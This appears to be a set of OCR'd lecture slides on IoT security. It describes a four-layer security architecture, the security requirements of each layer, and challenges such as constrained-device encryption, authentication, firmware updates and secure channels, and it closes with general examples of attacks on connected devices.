- An authentication process is needed when the controller linking to a port in local network.



Multidimensional Prospective of IoT Security

IoT System Functionalities from Security Prospective


- If the controller is connected with internet then cloud services are used for authentication. multidimensional
- Big data analytics on the data collected are processed on cloud so cloud security is essential.
- Abnormal behavior should be monitored like too many login attempts



Multidimensional Prospective of IoT Security

IoT Security Architecture

- Information with network security should be prepared with the following properties.
  - Authentication
  - Privacy
  - Undeniability
- IoT will be needed extra care for advanced security and privacy across critical areas.



Application Layer
Support Layer
Network Layer
Perceptual Layer
Smart Transportation Environmental Observing Information Service
Cloud and Smart Computing
Internet Portable Communication Network and Communication Protocols
RFID Reader, Sensors and GPS
Network Security Management

IoT Security Architecture

IoT Security Architecture

Perceptual Layer


- Gathers all types of information with the help of physical equipment.
- Information of
  - Object properties,
  - Environmental condition and
  - The different physical equipment like
    - RFID reader,
    - GPS,
    - All kind of sensors, etc.
- It identifies the external world.
- The key component in this layer is the sensors.
- They are used for capturing and representing the physical world.



IoT Security Architecture

Network Layer

- Responsible for the dependable broadcast of data and information from the previous level
- Initially handling of the data collected from sensors, cataloging and polymerization.
- The data broadcast is trusted on many networks like
  - Mobile communication network
  - Wireless network
  - Satellite networks, etc.




IoT Security Architecture

Support Layer

- A dependable platform for the application layer.
- Grid and cloud computing are mostly used for all kinds of intelligent computing powers.
- This layers helps merge the application layer upward and the network layer downward.

Application Layer


- This layer delivers the personalized services based on the users' need.
- It helps users access IoT through the interface using personal computer, mobile equipment, etc.



Security Features Need Across Four Layers

Perceptual Layer

- With a simple architecture and less power, this layers dose not have storage and computation power.
- Appling public key encryption algorithm and frequency hoping communication is not possible here.
- So security is necessary and needed for some threats from external network like DoS attacks.
- Due to all the reason the sensor data to be protected for authenticity, integrity, and confidentiality.



Security Needs

Security Features Need Across Four Layers

Network Layer

- Security vulnerabilities are like man-in-the-middle attack, still exists even the main network has enough safety feature.
- Malwares and junk mails cannot be ignored.
- Data blocking may occurs because of huge amount of data transmission.
- Because of all the above reason security methods are needed.

Support Layer

- It is a challenge to increase the ability to identify malicious data in this layer due to the huge amount of data processing and mining.

Application Layer

- In this layer, security needs may differ from application to application
- Data sharing property of the layer does lead to privacy problem, access control issues, and information revelation to unintended persons.

Security Requirements

- A dynamic IoT technology has lots of security challenges.
- The laws and regulations surrounding the challenges also play a significant role.

Perceptual Layer

- Authentication is the first level of security measure and is always essential to prevent any illegal access to the node.
- Information confidentiality is taken care during transmission between nodes
- Because of limited resource, lightweight encryption technology may help in stronger data safety measures. It including cryptographic protocol and algorithms.
- Similarly need care for the authenticity and integrity of the data in this layer

Network Layer

- Establishing data confidentiality and integrity mechanism is the priority in these days.
- Identity verification is one of the methods to avoid illegal nodes.
- DDoS attack in the network is a serious issue in the IoT domain.

Security Requirements

Support Layer


- Cloud computing along with secure multi-party computation falls under this layer of security needs.
- Different encryption algorithms along with the encryption protocol and tougher system security technology are hence essential in this layer.

Application Layer

- In the topmost layer, verification and key contract across the varied network needed as security features.
- Also consider the user's confidentiality protection in the layer.
- Along with these two aspects education and management are also very imperative for data security.
- This helps IoT security consulting and certification services.

Challenges in IoT Securities

- In the raising IoT field many problems to be solved to build an efficient and effective product.
- Securities challenges are one of them.



Encryption

- Encryption play key role in the security, but many devices cannot perform the complex encryption and decryption quickly because of limited resource.
- Products with constrained resources are most likely to attacks.
- Reverse engineering of algorithm is possible on it.

Challenges in IoT Securities

Authorization and Authentication

- Device authorization and authentication is critical to securing IoT products
- The things establish their identity before accessing gateway and other cloud related activities.
- IoT platform with two factor authentication and usage of strong passwords or certificates can help to solve this issue.
- They can also help to know which services or apps each device has access to throughout the system.


Challenges in IoT Securities

Firmware Updates

- Device updates needs to be managed effectively.
- Security patches to firmware or software will have a number of challenges.
- Over-the-air updates may not be possible with all types of IoT devices.
- The device owners may also not show much interest in applying an update to the system.

Communication Channel


- The communication channel needs to be secure as well
- Encrypting messages before transfer is good but it is better to use transport encryption and to adopt standards like TLS.


SERVER
DEVICE VERIFIES SERVER IDENTITY
CERTIFICATE
SERVER VERIFIES DEVICE IDENTITY
DEVICE

Challenges in IoT Securities

Data Storage and Integrity


- The sensor data should be stored and processed securely.
- Data integrity, including checksums or signatures, can help to make sure that the original raw data is not modified during transmission.
- Data should be erased in a better way and should not be recovered in any part of the system.
- Maintaining compliance with legal and regulatory framework is necessary and challenging also.



Challenges in IoT Securities

Application and Services

- All applications and services should also be secured as they manage, process, and access IoT devices along with the sensor data.
- Security vulnerabilities and breaches are unavoidable but security measures need to be taken to avoid conflict of interest.



ATTACK

TAKE CONTROL

STEAL INFORMATION

DISRUPT SERVICES

Controls for smart door locks and lighting systems can be vulnerable.

Malware-infested refrigerators have sent spam.

Door locks have been unlocked remotely.

Infotainment systems offer multiple ways into a car's electronics.

Pacemakers can be attacked remotely.

Personal-fitness devices can tell a hacker where you are.

High-capacity insulin pumps are vulnerable.

Hacked vehicle-control systems can allow remote control of brakes.

THANK YOU !!!